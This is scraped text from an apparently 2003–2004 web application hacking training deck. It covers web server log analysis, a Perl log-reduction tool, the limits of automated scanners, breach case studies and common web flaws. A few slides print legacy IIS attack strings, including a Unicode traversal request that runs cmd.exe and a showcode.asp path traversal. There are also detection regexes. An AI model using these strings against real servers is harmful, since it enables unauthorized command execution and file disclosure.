Copyright ©2003 by infosecguru.com, All Rights Reserved Traditional Network IDS do not work Yes they will generally detect Nimda/CodeRed (Unicode/double decode) attacks. You could write rules to detect some basic attacks http://www.cgisecurity.com/web-attacks.rules It is almost impossible to detect certain attacks with a NIDS
Copyright ©2003 by infosecguru.com, All Rights Reserved Log Files IIS Log Files Stored in %winnt%/system32/logs/<servicename> Typically - C:/winnt/system32/logs/w3svc/*.log
Copyright ©2003 by infosecguru.com, All Rights Reserved IIS Log File Formats IIS log file format UserIP,UserName,Date,Time,Service,Computer Name,ServerIP,Time Taken,Bytes Sent,Bytes Received,Status Code, Windows Status,Request Type,Target,Parameters IIS can log to IIS,W3C Extended and NCSA common file format
Copyright ©2003 by infosecguru.com, All Rights Reserved File name determines type of log IIS format log files begin with in W3C extended log files begin with ex NCSA log files begin with nc
Copyright ©2003 by infosecguru.com, All Rights Reserved Apache Log File Locations ? %apache_home% /log/access.log
Copyright ©2003 by infosecguru.com, All Rights Reserved Apache Log File Formats By default Apache logs to NCSA common format or the combined log file format clientip,ident,username,date/time,request,status,bytes sent
Copyright ©2003 by infosecguru.com, All Rights Reserved Problems with web server logs POST data is rarely logged They are generally very large Contain lots of non-security related entries Many attacks can occur via POST request Some attacks can simply not be determined by log files
Copyright ©2003 by infosecguru.com, All Rights Reserved Log File Sizes eCom/Online Gaming Feb 1 - Feb 7 1,198,140 lines
Copyright ©2003 by infosecguru.com, All Rights Reserved Analysis of log content 107
Copyright ©2003 by infosecguru.com, All Rights Reserved What defines a bad request? 401 Response codes - Authentication required 500 Response codes - Server error, SQL injection 200 Response code - could be the worst of all, success
Copyright ©2003 by infosecguru.com, All Rights Reserved Odd Request Methods Head Just returns server header no data. Used to probe for the existence of files Options Used to determine the capabilities of a web server and finger printing Trace Used for diagnostics. A possible attack vector XST Any WebDAV method (PropFind...) Used for managed web content. (Frontpage) and in some more robust web applications (OWA) 99% of applications use only GET and/or POST Why is someone HEADing me and should I let them?
Copyright ©2003 by infosecguru.com, All Rights Reserved Introducing the HillBilly Not really an analysis tool, more of a data reduction tool Searches for odd URLs 500 errors Strange request methods
Copyright ©2003 by infosecguru.com, All Rights Reserved HillBilly Syntax ./hillbilly.pl -t <common,iis4,iis5> -l <logfile> -f <outputfile> -g (Look for odd GET request) -p (Look for 500 errors) -o (Look for odd request methods)
Copyright ©2003 by infosecguru.com, All Rights Reserved Odd URL search ./hillbilly.pl -t common -l access_log -g Regex = /[^A-Za-z0-9./?(%20)=_&-]/ Looks for request that contain characters other than these. Will find Unicode,Double Decode, Cross Site Scripting, SQL Injection, Command Execution, Directory Traversal in a GET request.
Copyright ©2003 by infosecguru.com, All Rights Reserved Weird Character Output
Copyright ©2003 by infosecguru.com, All Rights Reserved Weird Character Reduction
Copyright ©2003 by infosecguru.com, All Rights Reserved Ecom log file reduction Log file reduced from 1,198,140 to 285,314
Copyright ©2003 by infosecguru.com, All Rights Reserved 500 Errors Looks for any request method that generates a 500 error Large numbers of 500 errors from a single user over a short period can indicate a attack Check application server and SQL server logs Your time is synced right? ./hillbilly.pl -l access_log -t common -p 500 errors can indicate a SQL injection attack
Copyright ©2003 by infosecguru.com, All Rights Reserved Ecom odd request types Log file reduced from 1,198,140 to 0
Copyright ©2003 by infosecguru.com, All Rights Reserved Odd Request types ./hillbilly.pl -l access_log -t common -o Looks for any request type other than GET or POST Can point out probing request or finger printing attempts
Copyright ©2003 by infosecguru.com, All Rights Reserved Ecom odd request types Log file reduced from 1,198,140 to 2269
Copyright ©2003 by infosecguru.com, All Rights Reserved Prepare for the worst Configuring web server log files Know where they are! Additional utilities URLScan (IIS) mod_protect (Apache) Code Seeker (Cross platform)
Copyright ©2003 by infosecguru.com, All Rights Reserved Other logs SQL server logs Make sure they are on and at least logging errors Listen to your DBA whine about performance! Application Server Logs Make sure they are on Make sure you understand them
Copyright ©2003 by infosecguru.com, All Rights Reserved Time If you can’t sync it at least try to get it close You should really try to sync it, really
Copyright ©2003 by infosecguru.com, All Rights Reserved Using HillBilly as an IDS Danger this is untested!!! Danger this is probably insecure!!! CustomLog "|/usr/bin/hillbilly.pl -t common -l - -g >> /var/log/hillbilly.log" common Apache
Copyright ©2003 by infosecguru.com, All Rights Reserved 363 Automated Tools What to look for in a vendor!
Copyright ©2003 by infosecguru.com, All Rights Reserved 364 Web applications are vulnerable! 97% of the over 300 Web sites audited were found vulnerable to Web application attack. The Gartner Group 75% of the cyber attacks today are at the application level.
Copyright ©2003 by infosecguru.com, All Rights Reserved 365 Compounding the problem Frequent software updates and new web site functionality increase the potential for new web application vulnerabilities. Web application security assessments require a tremendous amount of time,money, skill and diligence. Conventional security solutions do not properly address the problem. Firewalls and SSL are not adequate security for a web application.
Copyright ©2003 by infosecguru.com, All Rights Reserved 366 Automating vulnerability discovery halting problem The halting problem is a decision problem which can be informally stated as follows: “Given a description of an algorithm and a description of its initial arguments, determine whether the algorithm, when executed with these arguments, ever halts.” undecidable problem “Not all problems can be solved. An undecidable problem is one that cannot be solved by any algorithm, even given unbounded time and memory.”
Copyright ©2003 by infosecguru.com, All Rights Reserved 367 Humans vs. Scanners Humans, as well as automated scanners, are best suited for identifying different types of security issues. Scanners can be expected to be very thorough in their testing process and only identify easily identified “technical” vulnerabilities. These automated scanners will not uncover multi-step procedure problems that often occur in complex web application. These procedural problems are referred to as “logical issues”. A human possess the ability to analyze a large set of circumstances and determine, reasonably quickly, if a weakness in a process exists.
Copyright ©2003 by infosecguru.com, All Rights Reserved 368 Logical vs. Technical Cross Site Scripting SQL Injection Directory Traversal Command Injection Frame Spoofing Buffer Overflows Directory Indexing Backup Files/Directories Configuration File Disclosure Technical Flaws Manipulation of application business logic Price List Modification Account Privilege Expansion False Account Creation User Impersonation Unauthorized Funds Transfer Logical Flaws Action requires a human intelligence.
Copyright ©2003 by infosecguru.com, All Rights Reserved 369 Technical Vulnerability String of code or repeatable pattern that a computer can be programmed to recognize If I put a single quote there and get a ODBC error then there is a SQL Injection vulnerability.
Copyright ©2003 by infosecguru.com, All Rights Reserved Logical Vulnerability “At step 3 of the wire transfer process, change the account parameter to point to the account you wish to transfer funds from. Continue changing the parameter on the next 2 steps of the transfer process.”
Copyright ©2003 by infosecguru.com, All Rights Reserved Logical Flaws in the News Hackers Shortcut Hotmail Password Reset Protections According to information obtained by Newsbytes, hackers recently discovered a way to skip the validation form and go directly to any user's "secret question" prompt. From there, the intruder is only one step away from resetting the user's password. Sources say that since the discovery of the security hole roughly two weeks ago, a small cadre of hackers has been patiently checking a long list of high- profile and desirable usernames for easily-guessed answers to secret questions. http://www.computeruser.com/news/02/02/13/news2.html
Copyright ©2003 by infosecguru.com, All Rights Reserved 372 We need a solution that makes sense! “If a scanner alone will not complete the job by itself, then a combination of software and security personnel is required.” – Identify all technical and logical security issues. – Be able to handle large web sites. – Be able to maintain a logged-in state. – Low volume of false positives – Scheduled – Consistently current – Ability to scan remotely with no source code access
Copyright ©2003 by infosecguru.com, All Rights Reserved 373 Using and Building Scanners For years we tested all forms of free and commercial web application Scanning tools and utilities as consultants, developers and administrators. * Disappointed in all available solutions * WhiteHat formed a team of industry leading web application security professionals, web application developers, and statistical analysis engineers. WhiteHat’s team spent the last two years developing the latest in Web application scanning technology. In the process of developing web application scanners, a tremendous amount of R&D was required to handle unforeseen challenges.
Copyright ©2003 by infosecguru.com, All Rights Reserved 374 Remote Testing Automated web applications scanners use a remote black box approach. All web applications are different. Different software, platforms, and configuration. Network Security Scanning: “Identifying known vulnerabilities in known code.” Web Application Security: “Identifying known classes of vulnerabilities in unknown code.”
Copyright ©2003 by infosecguru.com, All Rights Reserved 375 Automated Scanning Challenges Logout Detection Automated Login Infinite Web Sites Authentication System Auditing Errors and Responses Multi-Step Processes Strange URL Structure Client-Side Generated Links
Copyright ©2003 by infosecguru.com, All Rights Reserved 376 Automated Login The web application scanner must be able to generically login to a web application on demand. A scan is largely invalid if scanned while not properly authenticated because full functionality cannot be exercised.
Copyright ©2003 by infosecguru.com, All Rights Reserved 377 Automated Login The login process must support: – Client-Side Scripting Languages.
Copyright ©2003 by infosecguru.com, All Rights Reserved 378 Detecting Logout A scanner will at some point become logged out. How does the scanner know when its been logged out? Logout occurs by: – Clicking logout links – Timing out – Application errors – Session expiration etc,etc,etc,…
Copyright ©2003 by infosecguru.com, All Rights Reserved 379 Detecting Logout We used a system that performs preliminary tests on the web application to learn the login/logout nuances.
Copyright ©2003 by infosecguru.com, All Rights Reserved 380 Infinite Web Sites The website is enormous and crawling the entire site in a reasonable amount of time is impossible. Must compile an accurate structural map. Dynamic Web Sites: – Rate of addition – Rate of decay – Very large database of items 500,000+ links – Dynamic URL creation
Copyright ©2003 by infosecguru.com, All Rights Reserved 381 Infinite Web Sites Condense the amount of links we need to crawl and create a complete structural map of the site. Locate: All web applications All unique parameter name instances
Copyright ©2003 by infosecguru.com, All Rights Reserved 382 Authentication System Auditing Many web application authentication systems are inherently weak. They can be susceptible to session hi-jacking, session replay, etc. Cookie: T=user=admin Or Cookie: S=UID=ae5fad5ad6a8asd6as9 Even if the scanner could twiddle the bits, how does scanner know when something works or does not work or what's good or what's bad? How does a scanner know when it accesses another bank account? “Scanner is not able to generically determine context of good or bad”
Copyright ©2003 by infosecguru.com, All Rights Reserved 383 Response Codes and Errors Not Found does not always mean, “Not Found”. – Not everyone is RFC compliant – Universal Error Catching – Error strings are different
Copyright ©2003 by infosecguru.com, All Rights Reserved 384 Response Strings Application Errors SQL Injections XSS Command Injection Removing response messages helps prevent against exploitation. However, prevents scanners from finding the vulnerbilities. Lots of false positives.
Copyright ©2003 by infosecguru.com, All Rights Reserved 385 Multi-Step Process Websites will commonly have HTML Form flows with multiple steps to completion. This application flow cannot be traversed and mapped generically by a web application scanner.
Copyright ©2003 by infosecguru.com, All Rights Reserved 386 Multi-Step Process (Anti-Automation) If a computer is not supposed to automate this process, then how can a scanner?
Copyright ©2003 by infosecguru.com, All Rights Reserved 387 Strange URL Structure There are some very strange looking URLs these days. The normal web application url structure has a “?” delimiting the file name from the parameters. However, developers have realized that many web spiders will not index dynamic data so they have opted for some non-standard trickery. The goal is to identify: – Web application filename – Web application parameter names and values Even if: – There is no question mark – No “&” and uses strange delimiters. – Strange file extension (like .html)
Copyright ©2003 by infosecguru.com, All Rights Reserved 388 Normal URL Structure Normal: /articles/03/08/19/1748206.shtml? tid=109&tid=111&tid=126 /news?hl=en&edition=us&q=a&btnG=Search+News /shopping/category.asp?categoryID=11 /weeknight_survival.asp?wday=3&ww=this Inject into the name value pairs.
Copyright ©2003 by infosecguru.com, All Rights Reserved 389 Strange URL Structure Strange: /gp/browse.html/10217298046144934?node=1036592 /exec/obidos/ASIN/B00009J5VW/ref=e_hp_cb_3_1/12-1729804-6144934 / srs7/sid=030803095821064050032/g=home/search/detail/base_pid/2711 34/ /catindex/computers.html?ssPageName=MOPS5:HEC03 /exec/obidos/subst/home/home.html/102-17298046144934 /shop/enter.asp?category=2378467~2378483
Copyright ©2003 by infosecguru.com, All Rights Reserved 390 Client Side Generated Links Sometimes websites will have menus and style sheets which create hyperlinks on the fly. In these cases, web crawlers have a extremely difficult time traversing the site since the links are not yet built and parseable. “Unsolved problem by all web crawlers.”
Copyright ©2003 by infosecguru.com, All Rights Reserved 391 Fragile Web Application Web applications can be extremely fragile, especially where there is database access. Run the scans low and slow.
Copyright ©2003 by infosecguru.com, All Rights Reserved 392 What have we learned? “A web application scanner can alleviate a tremendous workload in a penetration test. However, software alone cannot be expected perform the entire task of securing a web application”. “All web application scanners find vulnerabilities using error messages. If error messages are suppressed, vulnerabilities are exponentially harder to detect using automated means.” “All web application scanners will produce a high volume of false positives.”
Copyright ©2003 by infosecguru.com, All Rights Reserved 393 Humans and Scanners Confidential Information Disclosure Verbose Error Messages HTML Comments Known Directory Known CGI File Configuration File Disclosure Backup File Disclosure Application Input Manipulation SQL Injection Cross-Site/In-Line Scripting Buffer Overflow OS Command Injection Meta Character Injection Directory Traversal Null Injection User-Agent Manipulation Referrer Manipulation Debug Commands Extension Manipulation Frame Spoofing Session Management Brute/Reverse Force Session Hi-Jacking Session Replay Session Forging Password Recovery Logical Vulnerabilities Logical Flaws (Manipulation of application business logic) Account Privilege Escalation Page Sequencing User Impersonation Improper Session Handling “Human assessments and scanners are required for complete vulnerability coverage when it comes to web applications.”
Copyright ©2003 by infosecguru.com, All Rights Reserved 394 Final Exam Getting your thinking caps on!

Web Application Hacking 2004

  • 1.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 1 Web Application Hacking Presented By Michael Spaulding Revision A
  • 2.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 2 The information within this presentation may change without notice. The intent of this information is for educational purposes to organizations desiring to understand electronic threats to their security. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties with regard to this information. In no event shall the authors be liable for any damages whatsoever arising out of or in connection with the use or spread of this information. Any use of this information is at the user's own risk. Liability Disclaimer
  • 3.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 3 Day 1 Agenda • Introductions/Housekeeping • Internet Crime; Why we are Here! • The Web Developer’s 7 Deadly Sins • OWASP Top 10 List • HTTP & HTML • Using SSL & Proxies • Google Hacking
  • 4.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 4 Day 2 Agenda • Fingerprinting Web Servers • Basic Web Application Hacking • Advanced Web Application Hacking • Automated Tool Sets • Final Exam
  • 5.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 5 Introductions/Housekeeping Welcome!
  • 6.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 6 Introductions • InstructorInstructor • Introduce YourselfIntroduce Yourself – Brief Background – Familiarity & Experience With Web Application Security • ExpectationsExpectations – My Expectations As Your Instructor – The ONE Thing You Want To Learn Most From This Course?
  • 7.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 7 Housekeeping Issues • Restrooms • Phones • Messages Number • Fax Number • Breaks and Smoking • Lunch • Miscellaneous
  • 8.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 8 Internet Crime Why we are Here!
  • 9.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 9 What is Web Application Security? Web Applications exist in many forms. Some search, some count, others even transfer money within your bank accounts. Web Applications are employed to carry out many mission-critical tasks and if anything is certain, our reliance upon web applications will continue to grow. So Simply Put, Web Application Security is the achievement of an acceptable level of security assurance of a web application solution. Security Assurance = CIA
  • 10.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 10 Why is web application security important? Before software functionality was capable of being delivered via the web, software developer’s security concerns were relative to network and OS level threats given their user-base was limited to internal or wan networks. All this has now changed. Web developers now create software that runs upon web servers accessed by anyone, anywhere. The scope and magnitude of their software delivery has increased exponentially and in so doing, security issues have also risen that are now web-centric and totally bypass the legacy network and OS based defensive strategy. - Browser Hi-Jacking - Cookie Theft - Server & Client Compromise - Denial of Service - Abuse - User Privacy Invasion
  • 11.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 11 Pay Me Now Or Pay Me Later Security problems are found in the Design, Build and Deployment/Maintenance phases of the application lifecycle. A problem identified in any phase after the initial build may cause the code to go back to the design stage to be addressed, and then to pass through the necessary development phases again. This obviously adds time, cost and resource conflicts to the entire development process. It is well known that fixing a problem found in the Testing phase is about 2-5 times more expensive than fixing it in the coding phase, and fixing a problem found in the Maintenance (deployment and beyond) phase is 5-7times more expensive than fixing it in the coding phase
  • 12.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 12 What Is The Ultimate Cost For Not Addressing Security Early?
  • 13.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 13 Desktop Transport Network Web Applications Antivirus Protection Encryption (SSL) Firewalls/ Advanced Routers Manual Patching and Code Review Digital Security Landscape
  • 14.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 14 • The business logic that enables: – User’s interaction with Web site – Transacting/interfacing with back-end data systems (databases, CRM, ERP etc) • In the form of: – 3rd party packaged software; i.e. web server, shopping cart sw, personalization engines etc. – Code developed in-house / web builder / system integrator Input and Output flow through each layer of the application A break in any layer breaks the whole application Web Server User Interface Code Front end Application Backend Application Database Data User Input HTML/HTTP Browser What is a Web Application
  • 15.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 15 The manipulation of web applications for: Web Threat Objectives?
  • 16.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 16 Through a browser, a hacker can use even the smallest bug or backdoor to change, or distort, the intent of the application. Application Attack Objective Form field: collect data Buffer overflow Crash servers/close business Online shopping Hidden fields eShoplifting Sloppy code Debug options Download proprietary database Text Field: collect data Cross Site scripting eHijacking - Get account info Customer account Cookie poisoning Identity theft Web Manipulation Examples
  • 17.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 17 The results of over 300 AppAudits conducted with AppScan 97% of Sites Are Vulnerable 7% 7% 7% 4% 25%
  • 18.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 18 Hackers have Evolved! The Evolution of Web Applications and Why They Need to Be Secured • Web Sites Evolve to Web Applications • Open on Port 80, Open for Business, Open to Attack • Recent Hack Examples
  • 19.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 19 Web Sites Web Server HTML CGI Browser Simple, single server solutions
  • 20.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 20 Web Applications Browser Web Servers Presentation Layer Media Store Very complex architectures, multiple platforms, multiple protocols Database Server Customer Identification Access Controls Transaction Information Core Business Data Wireless Web Services Application Server Business Logic Content Services
  • 21.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 21 Web Applications Invite Public Access “Today over 70% of attacks against a company’s website or web application come at the ‘Application Layer’ not the Network or System layer.” - Gartner
  • 22.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 22 Web Applications Breach the Perimeter HTTP INTERNETDMZ TRUSTED INSIDE CORPORATE INSIDE FTP TELNET Firewall only allows PORT 80 (or 443 SSL) traffic from the internet to the web server. Any – Web Server: 80 Firewall only allows applications on the web server to talk to application server. Web Server Application Server Firewall only allows application server to talk to database server. Application Server Database IMAP SSH POP3
  • 23.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 23 Web Application Risk “Web application incidents cost companies more than $320,000,000 in 2001.” Forty-four percent (223 respondents) to the 2002 Computer Crime and Security Survey were willing and/or able to quantify their financial losses. These 223 respondents reported $455,848,000 in financial losses. “2002 Computer Crime and Security Survey” Computer Security Institute & San Francisco FBI Computer Intrusion Squad
  • 24.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 24 Attractive targets Credit Cards Numbers Web applications control the data that is most valuable. Bank Account Information Personal Email Medical History Personally Identifiable Classified Information There is a web application for everything!
  • 25.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 25 Ziff Davis • Hacked August 2002 • Ziff Davis Media has agreed to revamp its website's security and pay affected customers $500 each after lax security exposed the personal data of thousands of subscribers last year. • The agreement between Ziff Davis -- publisher of PC Magazine and other tech titles, including a slew of gaming magazines -- and attorneys general from New York, Vermont and California came after web surfers discovered an unprotected data file on Ziff Davis' site in November. • The file contained names, addresses, e-mail addresses -- and, in some instances, credit card numbers -- of 12,000 people who signed up for a special promotion to receive Electronic Gaming Monthly magazine. Recent Web Application Hack Example
  • 26.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 26 Recent Web Application Hacks • Victoria’s Secret, November 27, 2002 • A vulnerability at the Victoria’s Secret web site allowed customers who purchased items there to view other customers’ orders. • By simply changing the data in the URL address line the web application was manipulated. • $50,000 fine and publicity in 2003 Victoria’s Secret
  • 27.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 27 Recent Web Application Hacks • January 3, 2003 • RIAA was hacked 8 times in 6 months • The 6th time the RIAA site was hacked, downloadable, pirated music was posted • This time, a URL allowing access to the RIAA's system for posting press releases was made publicly accessible, allowing people to post messages that then appeared on the RIAA's official press release page Recording Industry Association of America
  • 28.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 28 Sept 25th 2003: Car Shoppers Credit Details Exposed in Bulk • An administrative page not properly secured and any personal loan application information could be viewed. • Over 1,000 shoppers from multiple websites had their entire financial history exposed on a public site • The researcher simply read the HTML comments, saw the filename, and typed it into his browser. “The exposure of personal financial information could also put Dealerskins and its customers afoul of Federal Trade Commission (FTC) regulations “
  • 29.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 29 Gateway Computers • Wall Street Journal Article “More Scary Tales Involving Big Holes in Website Security”, by Lee Gomes, February 2nd 2004 • Gateway’s website stored an ID number in a cookie to identify you when returning to the site. By changing this ID number, you are able to view the information of other shoppers. Information viewable includes Name, Address, Phone Number, Order History, Last Four Digits of Credit Card, Credit Card Expiration Date, Credit Card Verification Code.
  • 30.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 30 Federal Trade Commission investigates Guess Inc. • “Guess Settles with FTC over Cyber Security Snafu”, June 2003 by Kevin Poulson for SecurityFocus • “ Guess.com was open to an "SQL injection attack," permitting anyone able to construct a properly-crafted URL to pull down every name, credit card number and expiration date in the site's customer database -- over 200,000 in all …The episode prompted a year-long FTC investigation into alleged deceptive trade practices by Guess “
  • 31.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 31 Other Hacked Websites • Tiffany.Com - 2004 SQL Injection, • OpenTable.com : Non-random identifiers • Saks Fifth Avenue: Non-random identifiers • FTD.com – February 14, 2003 sequential cookies – Source: CNET News “FTD Hole Leaks Personal Information “ • Travelocity - January 22, 2001 open directory – Source: CNET News “Travelocity Exposes Customer Information” • Creditcards.com – December 12, 2000 SQL Injection – Source: CNET News “Company says extortion try exposes thousands of card numbers “ • CD Universe – January 9, 2000 SQL Injection – Source: Internetnews.com “Failed Blackmail Attempt Leads to Credit Card Theft” • MasterCard - February 17, 2003 Partner Liability • Tower Records - December 5, 2002 Access permissions
  • 32.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 32 How the Industry Has Changed 1990’s • Zero Liability 2004 • Federal Trade Commission • Regulatory requirements – GLB – HIPAA – SOX – CA1386 • Legal precedents
  • 33.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 33 Victim: cduniverse.com • Business Model: e-commerce • Crime: The unidentified hacker, going by the alias Maxim, obtained 25,000 credit card numbers from CD Universe. The hacker said he cracked into a database at CD Universe's Web site by way of a software flaw. He sent a fax to the company asking for $100,000 in return for the destruction of the data. • After the company refused, he posted the numbers on Christmas Day to a Web site called The Maxus Credit Card Pipeline.
  • 34.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 34 Victim: x.com • Business Model: Internet banking • Crime: Before revising its policy on Jan. 22, X.com Corp. in Palo Alto, Calif., allowed customers to transfer up to $2,500 from any U.S. bank account and then withdraw the money by entering only account and bank routing numbers on the X.com Web site.  Result: Imad Khalidi, CEO of Auto Europe LLC, a car rental agency in Portland, Maine, said he discovered on Jan. 14 that someone had used his account number to siphon $21,000 out of his company's bank account to pay for Gucci merchandise.
  • 35.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 35 Risk Management • A principle challenge faced by any organization today is establishing a consistent and reliable approach to assessing and managing their information security risks. – Being proactive is essential. – Having a process in place is essential. – Ongoing, reliable consistent assessments are essential.
  • 36.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 36 The Web Developer’s Seven Deadly Sins Why we are Here!
  • 37.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 37 The Web’s 7 Deadly Sins Hidden Field ManipulationHidden Field Manipulation Cookie PoisoningCookie Poisoning Application Buffer OverflowApplication Buffer Overflow Third-Party MisconfigurationThird-Party Misconfiguration Cross-Site Server ScriptingCross-Site Server Scripting Parameter TamperingParameter Tampering Forceful BrowsingForceful Browsing
  • 38.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 38 Hidden Field Manipulation • Vulnerability explanationVulnerability explanation: The application sends data to the client using a hidden field in a form. Modifying the hidden field damages the data returning to the web application • Why Hidden Field ManipulationWhy Hidden Field Manipulation: Passing hidden fields is a simple and efficient way to pass information from one part of the application to another (or between two applications) without the use of complex backend systems. • As a result of this manipulationAs a result of this manipulation : The application acts according to the changed information and not according to the original data
  • 39.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 39 Hidden Field Manipulation - Example
  • 40.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 40 Hidden Field Manipulation - Example
  • 41.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 41 Hidden Field Manipulation - Example
  • 42.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 42 Hidden Field Manipulation - Example
  • 43.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 43 Cookie Poisoning • Vulnerability explanationVulnerability explanation: The session information contained within the cookie is changed to a different value causing the application to shift to the new session ID. • Why Cookie PoisoningWhy Cookie Poisoning: Some session IDs are not-secure e.g. not encrypted or weakly encrypted or hashed. This is generally due to lack of cryptographic expertise of the part of developers. • As a result of this manipulationAs a result of this manipulation : Hackers can assume the user’s identity and have access to that user’s information – identity theft/impersonation
  • 44.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 44 Cookie Poisoning - Example
  • 45.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 45 Cookie Poisoning - Example
  • 46.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 46 Cookie Poisoning - Example
  • 47.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 47 Cookie Poisoning - Example
  • 48.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 48 Backdoor & Debug options • Vulnerability explanationVulnerability explanation: The application has hidden debug options that can be activated by sending a specific parameter or sequence • Why Backdoor and Debug optionsWhy Backdoor and Debug options: 1. Leaving debug options in the code enables developers to find and fix bugs faster 2. Developers leave backdoors as a way of guaranteeing their access to the system • As a result of this manipulationAs a result of this manipulation : Activation of the hidden debug option allows the hacker to have extreme access to the application (usually unlimited).
  • 49.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 49 Backdoor & Debug options - Example
  • 50.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 50 Backdoor & Debug options - Example
  • 51.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 51 Backdoor & Debug options - Example
  • 52.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 52 Application Buffer Overflow • Vulnerability explanationVulnerability explanation: Exploiting a flaw in a form to overload the server with excess information - sending more characters will cause it to misbehave • Why Application Buffer OverflowWhy Application Buffer Overflow: The application does not check the number of characters • As a result of this manipulationAs a result of this manipulation : The application crashes and in many cases causes the whole site to shut down (DoS). In other cases, the application executes the code received as the input
  • 53.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 53 Application Buffer Overflow- Example
  • 54.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 54 Application Buffer Overflow- Example
  • 55.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 55 Application Buffer Overflow- Example
  • 56.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 56 Application Buffer Overflow- Example
  • 57.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 57 Application Buffer Overflow- Example
  • 58.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 58 Stealth Commanding • Vulnerability explanationVulnerability explanation: Concealing dangerous commands via a Trojan horse with the intent to run malicious or unauthorized code that is damaging to the site. • Why Stealth CommandingWhy Stealth Commanding: Applications tend to use the content received from a field to evaluate a new command. However, they assume that the content is only data and not executable code. • As a result of this manipulationAs a result of this manipulation : The hacker can perform any command on the web-server, including complete shut down, defacement, or access to all information
  • 59.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 59 Stealth Commanding - Example
  • 60.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 60 Stealth Commanding - Example
  • 61.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 61 Known Vulnerabilities • Vulnerability explanationVulnerability explanation:: Some technology used in sites have inherent weaknesses that a persistent hacker, or a hacker with automated scanning tools, can exploit easily. Users are dependent on patches from the developer. After discovered in one site they can be used in all the sites using the same component • Why Known VulnerabilitiesWhy Known Vulnerabilities: Third party vendors have bugs (Microsoft IIS etc). Since their products appear in many sites they are examined thoroughly by a large number of hackers • As a result of this manipulationAs a result of this manipulation: Once a bug is found, large parts of the internet are scanned and exploited. The actual result varies according to the vulnerability type, but ability to gain the administrators’ passwords and take control of the site is not unusual!
  • 62.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 62 /msadc/..à?¯..à?¯..à?¯..à?¯.. /winnt/system32/cmd.exe?/c+dir+c: Known Vulnerabilities - Example
  • 63.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 63 3rd Party Misconfigurations • Vulnerability explanationVulnerability explanation: A misconfiquration, or human error during install of 3rd party software can cause default passwords or settings unchanged – open invitation for attack • Why 3Why 3rdrd party misconfiqurationsparty misconfiqurations: Occurs during the installation and maintenance of the 3rd party application • As a result of this manipulationAs a result of this manipulation : Through a configuration error a hacker could create a new database that renders the existing one unusable by the site
  • 64.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 64 3rd Party Misconfiguration - Example /msadc/Samples/SELECTOR/showcode.asp? source=/msadc/Samples/../../../../..
  • 65.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 65 Cross Site Scripting • Vulnerability explanationVulnerability explanation: A third party creates a link (or sends an email) and the URL contains a parameter with a script – once the user connects, the site runs this script • Why Cross Site ScriptingWhy Cross Site Scripting: Many parameters are implanted within the HTML of following responses, while not checking their content for scripts. • As a result of this manipulationAs a result of this manipulation: “Virtual hijacking” of the session. Any information flowing between the legitimate user and site can be manipulated or transmitted to the evil 3rd party.
  • 66.
